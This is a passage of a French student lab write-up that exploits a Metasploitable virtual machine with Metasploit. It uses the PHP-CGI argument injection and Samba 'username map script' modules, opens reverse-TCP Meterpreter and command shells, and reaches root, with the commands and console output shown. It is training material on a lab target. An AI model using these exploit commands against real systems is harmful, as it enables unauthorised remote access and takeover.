[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **Que remarquez-vous ?**

Après avoir lancé la commande use `exploit/multi/http/php_cgi_arg_injection`, je vois que le payload par défaut est "`php/meterpreter/reverse_tcp`"

```
msf > use exploit/multi/http/php_cgi_arg_injection
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
```

- **Que signifie meterpreter ? Et que permet-il de faire ?**

Meterpreter est un payload interactif de Metasploit qui s'exécute en mémoire sur la machine compromise et offre une console à distance chiffrée.

Il permet notamment de :

- Ouvrir un shell interactif et exécuter des commandes,
- Parcourir/transférer/éditer des fichiers,
- Charger des modules/Extensions (ex : screenshots, keylogger),
- Exécuter l'escalade de privilèges et collecte d'informations (hashes, mots de passe),
- Faire du pivoting / redirection de trafic via la session compromise,
- Maintenir un canal chiffré en mémoire (faible traces disque).

- **Exécuter la commande "shell" sur meterpreter.**

On lance d'abord l'exploit après avoir fait "`setg RHOSTS 192.168.100.146`" si RHOSTS n'a pas été configuré.

`> run`

```
msf exploit(multi/http/php_cgi_arg_injection) > run
[*] Started reverse TCP handler on 192.168.100.141:4444
[*] Sending stage (41224 bytes) to 192.168.100.146
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:3
4: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.100.141:4444 → 192.168.100.146:47572) at 2025-10-28 13:09:44 -0400
```

Puis, on entrera dans meterpreter

`meterpreter > shell`

```
meterpreter > shell
Process 5715 created.
Channel 0 created.
```

Cette commande ouvre un shell système sur la machine compromise (cmd.exe sur Windows, /bin/sh ou /bin/bash sur *nix)

10. **Reproduisez les mêmes étapes pour les ports samba 139 et 445**
    - **Utilisez le module "auxiliary/scanner/smb/smb_version"**

```
> use auxiliary/scanner/smb/smb_version
> run
```

```
msf auxiliary(scanner/smb/smb_version) > run
[*] 192.168.100.146:445   -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.100.146       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **Rechercher des vulnérabilités en utilisant searchsploit.**

On voit bien que la version est Samba 3.0.20-Debian

On lance alors la commande en dehors de msfconsole :

```
searchsploit -t unix samba 3.0.20-debian
```

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ searchsploit -t unix samba 3.0.20-debian
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | unix/remote/16320.rb
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

- **Rechercher le module permettant de faire l'exploit en utilisant les informations de searchsploit**

En regardant le titre de l'exploit trouvé avec searchsploit, j'ai fait la recherche suivante sur msfconsole

```
msf > search username map script
```

```
msf > search username map script

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/scanner/oracle/oracle_login  .                normal     No     Oracle RDBMS Login Utility
   1  exploit/multi/samba/usermap_script     2007-05-14       excellent  No     Samba "username map script" Command
Execution
```

- **Utilisez ce module pour gagner accès à la machine cible.**

```
> use exploit/multi/samba/usermap_script
> setg RHOSTS 192.168.100.146
> run
```

```
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.100.141:4444
[*] Command shell session 1 opened (192.168.100.141:4444 → 192.168.100.146:49314) at 2025-10-28 13:18:46 -0400
```

Nous sommes maintenant dans le shell de metasploitable

```
[*] Command shell session 1 opened (192.168.100.141:4444 → 192.168.100.146:49314) at 2025-10-28 13:18:46 -0400

whoami
root
pwd
/
```